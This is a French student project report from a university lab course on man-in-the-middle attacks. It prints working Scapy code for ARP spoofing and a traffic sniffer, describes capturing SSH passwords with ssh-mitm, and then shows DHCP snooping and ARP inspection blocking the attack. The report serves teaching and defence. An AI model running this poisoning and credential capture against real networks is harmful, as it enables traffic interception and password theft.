IUT Villetaneuse
Université Paris 13

S A E 2 4

PROJET INTEGRATIF

ANDJIB Houdhayf

CARDOSO QUISPE--QUISPE Adrian

Introduction : **3**
Partie 1 — Attaque ARP spoofing avec le paquet mitm **4**
I- Préparatif 4
II- Réalisation de l'attaque 7
Partie 2 — Attaque man-in-the-middle sur SSH **10**
Réalisation de l'attaque 10
Partie 3 — Sécurisation du réseau local **12**
I- Configuration du switch 12
II- Réalisation de l'attaque 14
Conclusion **15**

Introduction :

Le projet de la SAE 24 s'articule autour de l'expérimentation d'attaques de type Man-In-The-Middle (MITM), en particulier via l'empoisonnement ARP, ainsi que des méthodes de détection et de protection contre ces attaques.

Les objectifs principaux du projet sont de comprendre et programmer une attaque MITM simple, avec une application spécifique à SSH. Il s'agit également d'étudier et d'expérimenter des méthodes de détection et de protection contre ces attaques pour renforcer la sécurité réseau.

Le projet est divisé en trois parties distinctes :


- La première partie consiste en la programmation de l'attaque avec Scapy, où nous utiliserons trois machines (client, serveur et attaquant) pour capturer et enregistrer les connexions TCP et les paquets ICMP échangés entre le client et le serveur.
- La deuxième partie se concentre sur la réalisation d'une attaque MITM sur SSH, durant laquelle nous effectuerons une attaque ARP spoofing suivie d'une attaque sur SSH, visant à capturer les mots de passe des utilisateurs.
- Enfin, la troisième partie concerne la mise en place de mesures de protection. Nous expérimenterons des mesures de sécurité comme le DHCP snooping et l'inspection ARP pour détecter et bloquer les paquets ARP incohérents.

Le projet doit être réalisé en binôme sur trois machines et un switch. L'adresse réseau qui nous a été attribuée est 10.8.0.0. Les expérimentations ont été réalisées dans des salles de travaux pratiques pour assurer la sécurité.

Partie 1 — Attaque ARP spoofing avec le paquet mitm

I- Préparatif

Pour réaliser cela nous avons tout d'abord refait cette arborescence ci-dessous et rempli le contenu des différents fichiers de cette dernière:




```
attaquant@p20219:~$ mkdir SAE24
attaquant@p20219:~$ cd SAE24
attaquant@p20219:~/SAE24$ mkdir mitm
attaquant@p20219:~/SAE24$ cd mitm
attaquant@p20219:~/SAE24/mitm$ touch __init__.py arp.py capture.py
attaquant@p20219:~/SAE24/mitm$ cd ..
attaquant@p20219:~/SAE24$ touch setup.py
attaquant@p20219:~/SAE24$ ls
mitm  setup.py
attaquant@p20219:~/SAE24$ ls mitm
arp.py  capture.py  __init__.py
attaquant@p20219:~/SAE24$
```

Une fois cela réalisé nous avons rempli les différents fichiers
setup.py :

setup.py

```python
#!/usr/bin/env python3

"""Script d'installation du paquet mitm."""

from setuptools import setup

setup(
    name="mitm",
    description="un paquet pour générer des attaques ARP",
    packages=["mitm"]
)
```

Ce script va permettre d'installer le paquet mitm contenant les fichiers capture.py et arp.py qui vont nous permettre de réaliser l'ARP spoofing mais aussi de capturer les différents échange des machines hors celle attaquante. On va maintenant regarder en détail le contenu des fichiers capture.py et arp.py afin de comprendre le fonctionnement et ce qu'ils vont faire.
capture.py :

```python
import json
from scapy.all import sniff, TCP, ICMP, IP # pylint: disable=no-name-in-module

```

import json va nous permettre d'utiliser JSON pour enregistrer les logs de capture en format JSON.
from scapy.all….. va nous permettre l'importation de la bibliothèque Scapy qui permet de capturer et manipuler les paquets réseau. sniff pour la capture de paquets, TCP, ICMP et IP pour identifier les types de paquets.

```python
def packet_callback(packet):
    """Fonction de rappel pour traiter les paquets capturés."""
    if IP in packet:
        if TCP in packet:
            proto = "TCP"
            src = f"{packet[IP].src}:{packet[TCP].sport}"
            dst = f"{packet[IP].dst}:{packet[TCP].dport}"
        elif ICMP in packet:
            proto = "ICMP"
            src = packet[IP].src
            dst = packet[IP].dst
        else:
            return None

        log_entry = {"prot": proto, "src": src, "dst": dst}
        print(log_entry)
        return log_entry
    return None
```

```python
def tcp_icmp(ip_client, ip_server, timeout=60, output="capture.json"):
    """Capture les paquets TCP et ICMP entre ip_client et ip_server."""
    capture_log = []

    filter_str = f"host {ip_client} and host {ip_server} and (tcp or icmp)"
    packets = sniff(filter=filter_str, prn=packet_callback, timeout=timeout, iface="eth0")

    for packet in packets:
        log_entry = packet_callback(packet)
        if log_entry:
            capture_log.append(log_entry)

    with open(output, "w", encoding="utf-8") as file:
        json.dump(capture_log, file, indent=4)

    print(f"Capture enregistrée dans {output}")
```

Comme on peut le voir ci-dessus nous avons définit deux fonctions

La fonction packet_callback est utilisée pour traiter les paquets capturés et extraire des informations spécifiques. Elle vérifie si le paquet contient une couche IP. Si le paquet contient une couche TCP, elle extrait les adresses source et destination ainsi que les ports source et destination. Si le paquet contient une couche ICMP, elle extrait les adresses source et destination. La fonction crée ensuite une entrée de log avec le protocole, l'adresse source et l'adresse destination, puis affiche et retourne cette entrée.

La fonction tcp_icmp capture les paquets TCP et ICMP échangés entre deux adresses IP spécifiques pendant une durée définie et enregistre ces informations dans un fichier JSON. Elle définit un filtre pour capturer uniquement les paquets TCP et ICMP entre ip_client et ip_server. Ensuite, elle utilise Scapy pour capturer les paquets correspondant au filtre pendant un temps donné. Pour chaque paquet capturé, elle utilise packet_callback pour extraire les informations et les ajouter à un journal de capture. Enfin, elle enregistre le journal de capture dans un fichier JSON spécifié.

Enfin cette dernière partie le bloc principal :

```python
if __name__ == "__main__":
    IP_CLIENT = "10.8.0.1"
    IP_SERVER = "10.8.0.2"
    tcp_icmp(IP_CLIENT, IP_SERVER)
```

Définit les adresses IP du client et du serveur, puis appelle tcp_icmp pour démarrer la capture des paquets.

En ce qui concerne le fichier arp.py :

```python
from time import sleep
from scapy.all import ARP, Ether, sendp  # pylint: disable=no-name-in-module
```

from time import sleep va nous permettre d'utiliser sleep qui est une fonction pour faire une pause pendant l'exécution.

```
def arp(ipa: str, ipb: str, delay: int = 5) -> None:
    """Effectue une attaque ARP spoofing entre ipa et ipb."""

    iface = "eth0"  # Remplacez par l'interface réseau appropriée
```

iface : Définition de l'interface réseau à utiliser (ici "eth0").

```
# Créer les paquets ARP pour empoisonner les tables ARP
arp_poison_a = Ether() / ARP(pdst=ipa, psrc=ipb, op="is-at")
arp_poison_b = Ether() / ARP(pdst=ipb, psrc=ipa, op="is-at")

print(f"Paquet ARP pour {ipa}: {arp_poison_a.show(dump=True)}")
print(f"Paquet ARP pour {ipb}: {arp_poison_b.show(dump=True)}")
```

Création de deux paquets ARP pour empoisonner les tables ARP de ipa et ipb ainsi que l'affichage des détails des paquets ARP pour vérification.

```
try:
    print(f"Démarrage de l'attaque ARP spoofing : {ipa} <-> {ipb}")
    while True:
        # Envoyer les paquets ARP pour empoisonner les tables ARP des cibles
        sendp(arp_poison_a, iface=iface, verbose=False)
        sendp(arp_poison_b, iface=iface, verbose=False)
        print(f"Envoyé ARP spoofing pour {ipa} et {ipb}")
        sleep(delay)
except KeyboardInterrupt:
    print("Arrêt de l'attaque ARP spoofing")
```

Envoie continuellement les paquets ARP pour maintenir l'empoisonnement mais aussi capture l'interruption clavier (Ctrl+C) pour arrêter l'attaque.

```
if __name__ == "__main__":
    # Adresses IP cibles
    IPA = "10.8.0.1"
    IPB = "10.8.0.2"
    arp(IPA, IPB)
```

Définit les adresses IP des cibles pour l'attaque ARP spoofing et appelle la fonction arp pour démarrer l'attaque entre les adresses IPA et IPB.

Pour ce qui est du script __init__.py va simplement définir la version du paquet et afficher un message de bienvenue mais sera négligeable dans ces explications.

Une fois tout cela créé nous pouvons passer à l'étape des tests (l'attaque).

II- Réalisation de l’attaque

On va tout d’abord installer le paquet mitm sur la machine attaquante ainsi que scapy, pour rappelle voici un tableau des adressages des différentes machines :

Adresse IP Client (IPa)	Serveur(IPb)	Attaquant
10.8.0.1/24	10.8.0.2/24	10.8.0.3/24

Installation du paquet mitm :

```
attaquant@p20219:~/SAE24$ sudo pip install .
Processing /home/attaquant/SAE24
Building wheels for collected packages: mitm
  Building wheel for mitm (setup.py) ... done
  Created wheel for mitm: filename=mitm-0.0.0-py3-none-any.whl size=2522 sh
1ec6f9f3e6d1294c6b4e9951a904062738674cbda346e8856574ef897647492e
  Stored in directory: /tmp/pip-ephem-wheel-cache-p8y3ox7e/wheels/c6/cd/b2/
f366734d999c2ed71711632b5af9e6d3dd132d1041fa1
Successfully built mitm
Installing collected packages: mitm
Successfully installed mitm-0.0.0
```

Une fois cela avant d'exécuter le fichier arp.py et de commencer l’attaque nous allons activer le routage sur l’attaquant(seulement sur l’attaquant) mais aussi vider la table ARP de chaque machine (dont l'attaquant) avec les commande suivante :

```
sysctl net.ipv4.ip_forward=1   # active le routage
ip neigh show                  # affiche la table ARP
ip neigh flush all             # vide la table ARP
```

Une fois cela fait nous pouvons lancer l’attaque arp à l’aide du fichier arp.py et lancer un ping entre le client et le serveur (nos deux cibles) :


```
attaquant@p20219:~/SAE24$ sudo python3 -m mitm.arp
Starting ARP spoofing: 10.8.0.1 <-> 10.8.0.2
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Lancement de l’attaque.

```
client@p20218:~$ ping 10.8.0.2
PING 10.8.0.2 (10.8.0.2) 56(84) bytes of data.
From 10.8.0.3: icmp_seq=1 Redirect Host(New nexthop: 10.8.0.2)
64 bytes from 10.8.0.2: icmp_seq=1 ttl=64 time=2.10 ms
64 bytes from 10.8.0.2: icmp_seq=2 ttl=64 time=0.235 ms
64 bytes from 10.8.0.2: icmp_seq=3 ttl=64 time=0.913 ms
64 bytes from 10.8.0.2: icmp_seq=4 ttl=64 time=0.254 ms
From 10.8.0.3: icmp_seq=5 Redirect Host(New nexthop: 10.8.0.2)
64 bytes from 10.8.0.2: icmp_seq=5 ttl=63 time=0.740 ms
From 10.8.0.3: icmp_seq=6 Redirect Host(New nexthop: 10.8.0.2)
64 bytes from 10.8.0.2: icmp_seq=6 ttl=63 time=0.724 ms
```

Ping de client vers serveur

En lançant wireshark sur la machine attaquante nous pouvons voir ceci :



On peut voir différentes choses dont des requêtes et réponses ICMP, les adresses IP 10.8.0.1, 10.8.0.2, et 10.8.0.3 échangent des requêtes et réponses ICMP (ping).

Les requêtes ICMP sont des messages de demande d'écho envoyés d'une adresse IP source à une adresse IP de destination pour vérifier la connectivité.

Les réponses ICMP sont les réponses à ces demandes d'écho. On peut aussi voir des redirections ICMP, les lignes indiquant "Redirect for host" montrent que l'attaquant redirige le trafic ICMP vers une autre adresse.

Ligne 23 à 26 : 10.8.0.3 envoie une requête ICMP à 10.8.0.1. On voit une redirection ICMP indiquant que le message doit être redirigé vers une autre adresse, ce qui est une conséquence de l'ARP spoofing.

Ligne 27 à 28 : 10.8.0.2 envoie une requête ICMP à 10.8.0.1 et reçoit une réponse, montrant la communication normale, mais sous la surveillance de l'attaquant.

Ligne 31 à 38 : 10.8.0.3 continue à envoyer des requêtes ICMP à 10.8.0.1 avec des redirections indiquées, montrant que l'attaquant redirige constamment le trafic.

Ligne 39 à 40 : Montre une requête ICMP et une réponse avec une redirection impliquée, confirmant encore l'ARP spoofing en cours.

Les redirections faites par l'attaquant sont importantes pour lui car si nous sommes sur un réseau sécurisé et que l'attaquant ne redirige pas le trafic correctement après une attaque ARP spoofing, il y a de fortes chances que les machines et les systèmes de sécurité détectent l'anomalie. Cela pourrait entraîner des interruptions de service, des incohérences dans les tables ARP, et déclencher des alertes sur les systèmes de sécurité, donc l'absence de redirection après une attaque ARP spoofing augmente le risque pour l'attaquant d'être détecté.

Parallèlement nous avons lancé la capture à l'aide du fichier capture.py sur un second terminal(sur l'attaquant) :

```
>>> from mitm import capture
>>> capture.tcp_icmp("10.8.0.2","10.8.0.1")
Capture saved to capture.json
```

Puis nous l'avons arrêté et ouvert, voici le contenu du fichier sauvegardé :

On voit bien l'échange capturé entre le client et le serveur, on voit le protocol ICMP ce qui montre qu'il a capturé l'échange de ping entre ces derniers, nous avons donc refait la même chose en lançant l'exécution du fichier arp.py ainsi que capture mais cette fois-ci en lançant une connexion ssh de client à serveur :

```
client@p20201:~$ ssh serveur@10.8.0.2
serveur@10.8.0.2's password:
Linux p20203 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  3 11:58:14 2024 from 10.8.0.1
serveur@p20203:~$
```

Voici le contenu du fichier capture.json :

```
attaquant@p20202:~/SAE24/mitm$ cat capture.json
[
    {
        "prot": "TCP",
        "src": "10.8.0.1:37232",
        "dst": "10.8.0.2:22"
    },
    {
        "prot": "TCP",
        "src": "10.8.0.1:37232",
        "dst": "10.8.0.2:22"
    },
    {
        "prot": "TCP",
        "src": "10.8.0.2:22",
        "dst": "10.8.0.1:37232"
    },
    {
        "prot": "TCP",
        "src": "10.8.0.2:22",
        "dst": "10.8.0.1:37232"
    },
```


On voit ici que le protocole est passé de ICMP à TCP on voit que le client réalise une connexion ssh vers le serveur au port 22. Cependant, la présence de ces paquets dans la capture de l'attaquant révèle que le trafic SSH est intercepté. Cela indique une attaque MITM réussie où l'attaquant peut surveiller ou modifier les communications entre le client et le serveur.

Même chose pour la précédente capture (ICMP) le fait que l'attaquant puisse voir cela signifie qu'il pourra intercepter les paquets et modifier les communications tout en espionnant.

Partie 2 — Attaque man-in-the-middle sur SSH


Réalisation de l'attaque

Avant de réaliser cela il nous faudra réaliser quelques préparatif dont celui d'installer le paquet ssh-mitm




une fois cela fait il nous reste plus qu'à mettre en place une règle de translation (iptables) :


Cette commande redirige les paquets destinés au port 22 (port SSH standard) vers le port 2222, où le faux serveur SSH sera en écoute.
Une fois cette dernière mise en place on lance l'attaque ARP avec le script que l'on a créé à la partie 1 :



Une fois cela fait on lance l'écoute sur le port où le faux serveur sera en écoute :



Une fois cela fait lorsque le client lancera une connexion ssh vers serveur et qu'il tapera le mot de passe du serveur nous pourrons le récupérer sur le terminale de l'attaquant et ce dernier fera la redirection de la requête vers le serveur :



On voit qu’il y a un message session started qui confirme que le client à bien pu démarrer sa connexion ssh, et au dessus on voit que l’on a bien récupéré le mot de passe.(voir image au-dessus)

Et sur la machine client si l’on retente un ssh nous avons un message d’avertissement nous indiquant qu’il y a possiblement une attaque MITM:

```
root@p20201:/home/client# ssh serveur@10.8.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:kpS7pIf39Bx/lHyEiaRsbTXm35fP6nWPm3QnYOsPxH4.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending RSA key in /root/.ssh/known_hosts:2
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "10.8.0.2"
RSA host key for 10.8.0.2 has changed and you have requested strict checking.
Host key verification failed.
root@p20201:/home/client#
```

Cela veut dire que pour la prochaine connexion ssh il faudra faire la commande :

ssh-keygen -f “/root/.ssh/known_hosts” -R “10.8.0.2” où 10.8.0.2 est l’adresse IP du serveur

Cette commande permet de “supprimer” la clé public mémorisé par le client donnée par le serveur afin qu’il puisse se connecter à nouveau.

Une attaque MITM sur une connexion SSH peut avoir des conséquences graves. L'attaquant peut intercepter et enregistrer les mots de passe envoyés en clair ou même chiffrés s'il parvient à déchiffrer le trafic. Cela permet un accès non autorisé à des systèmes critiques.Toute information échangée au cours de la session SSH, y compris les fichiers, les commandes et les données sensibles, peut être capturée par l'attaquant. L'attaquant peut modifier les données en transit, insérer des commandes malveillantes, ou altérer des fichiers transférés, ce qui peut compromettre l'intégrité des systèmes et des données.

Pour se protéger on peut utiliser un moyen vue en R203 qui est d'utiliser des clés SSH au lieu des mots de passe pour authentifier les connexions SSH, réduisant ainsi le risque de vol de mots de passe (l'utilisation de paires de clés publiques et privées pour les connexions SSH) ainsi que la vérification de l'empreinte numérique des clés SSH.


On peut aussi sécuriser le réseau local comme demandé dans partie 3

Partie 3 — Sécurisation du réseau local


I- Configuration du switch


Afin de contrer les attaques de type ARP spoofing, il est nécessaire d'activer sur le switch deux techniques permettant de sécuriser le réseau local : le **DHCP snooping** et l'**ARP inspection**. Pour ce faire, il faut réaliser les configurations suivantes sur le switch :

- Lancer la commande "**sudo minicom -s**" qui nous dirigera vers ce menu de configuration :





- Dans "Configuration du port série", le **Port série** doit être en "/dev/tty/S0" et le **Débit/Parité/Bits** en "9600 8N1" :





- Enregistrer la configuration et sortir :





Dans notre scénario, ce sera le switch qui sera le serveur DHCP. Une fois les étapes antérieures effectuées, nous attribuons au serveur DHCP une adresse IP sur le VLAN 1. Avant tout, il faut activer le VLAN 1 :

```
Switch(config)#interface vlan 1
Switch(config-if)#no sh
```

Nous pouvons ensuite attribuer une adresse IP au VLAN 1 et sauvegarder la configuration :

```
Switch(config-if)#ip address 10.8.0.10 255.255.255.0
```

```
Switch#write memory
Building configuration...
[OK]
Switch#
```

Pour que le switch puisse attribuer des IP aux trois hôtes, nous devons activer le DHCP de la manière suivante :

```
Switch(config-if)#ip dhcp pool vlan1
```

```
Switch(dhcp-config)#network 10.8.0.5 255.255.255.0
Switch(dhcp-config)#
```

```
Switch(dhcp-config)#default-router 10.8.0.254
```

Activons maintenant le DHCP snooping :

```
Switch(config)#ip dhcp snooping
Switch(config)#
```

```
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#
```

Puis, l'ARP inspection :

```
Switch(config)#ip arp inspection vlan 1
Switch(config)#
```

Par la suite, nous supprimons les adresses des trois machines déjà connectés et lançons une requête DHCP à partir du client et du serveur comme suit :

```
client@p20114:~$ sudo dhclient -v eth0
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/40:a6:b7:ae:0f:ab
Sending on   LPF/eth0/40:a6:b7:ae:0f:ab
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 10
DHCPOFFER of 10.8.0.1 from 10.8.0.10
DHCPREQUEST for 10.8.0.1 on eth0 to 255.255.255.255 port 67
DHCPACK of 10.8.0.1 from 10.8.0.10
bound to 10.8.0.1 -- renewal in 42715 seconds.
```

```
serveur@p20113:~/SAE24/mitm$ sudo dhclient -v eth0
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/40:a6:b7:ae:04:a5
Sending on   LPF/eth0/40:a6:b7:ae:04:a5
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 5
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 10
DHCPOFFER of 10.8.0.2 from 10.8.0.10
DHCPREQUEST for 10.8.0.2 on eth0 to 255.255.255.255 port 67
DHCPACK of 10.8.0.2 from 10.8.0.10
bound to 10.8.0.2 -- renewal in 36815 seconds.
```

Nous observons que le client reçoit l'adresse 10.8.0.1 et le serveur l'adresse 10.8.0.2.

II- Réalisation de l'attaque

Lorsque nous lançons l'attaque ARP, nous avons ceci sur minicom :

```
*Jun  4 13:36:16.690: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/17, vlan )
*Jun  4 13:36:17.690: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:20.697: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:20.697: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/17, vlan )
*Jun  4 13:36:21.698: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/17, vlan )
*Jun  4 13:36:23.702: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:26.705: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:29.707: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:32.710: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:35.714: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:38.718: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:41.722: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:44.726: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/19, vlan )
*Jun  4 13:36:57.743: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Gi1/0/17, vlan )
```

Les messages contiennent "SW_DAI-4-DHCP_SNOOPING_DENY", ce qui indique qu'un paquet a été refusé en raison des mécanismes de sécurité liés au DHCP snooping et à l'ARP inspection. "Invalid ARPs (Req)" signifie que la demande ARP a été considérée comme invalide. Ainsi, les paquets contenant des attaques sont détectés et bloqués.
Le switch bloque bien l'attaque puis le client et le serveur peuvent bien évidemment se ping :

```
client@p20114:~$ ping -c1 10.8.0.2
PING 10.8.0.2 (10.8.0.2) 56(84) bytes of data.
64 bytes from 10.8.0.2: icmp_seq=1 ttl=64 time=5.11 ms

--- 10.8.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.105/5.105/5.105/0.000 ms
```

```
serveur@p20113:~/SAE24/mitm$ ping 10.8.0.1
PING 10.8.0.1 (10.8.0.1) 56(84) bytes of data.
64 bytes from 10.8.0.1: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 10.8.0.1: icmp_seq=2 ttl=64 time=1.03 ms
^C
--- 10.8.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.007/1.020/1.034/0.013 ms
```

Conclusion

Le projet de la SAE 24 met en lumière les compétences acquises et les connaissances approfondies sur les attaques de type Man-In-The-Middle (MITM) et leurs contre-mesures.

À travers la programmation d'attaques avec Scapy et la réalisation d'attaques ARP spoofing ciblant SSH, nous avons pu observer les vulnérabilités potentielles des réseaux informatiques.

Nous avons également expérimenté des mesures de protection efficaces telles que le DHCP snooping et l'inspection ARP, démontrant ainsi l'importance de la sécurité proactive dans la gestion des réseaux.

Ce projet nous a permis de renforcer notre compréhension des mécanismes d'attaque et de défense en réseau, tout en mettant en pratique nos compétences techniques dans un environnement contrôlé. Les défis rencontrés et surmontés tout au long du projet ont enrichi notre expérience, soulignant l'importance de la vigilance et de la rigueur dans le domaine de la cybersécurité.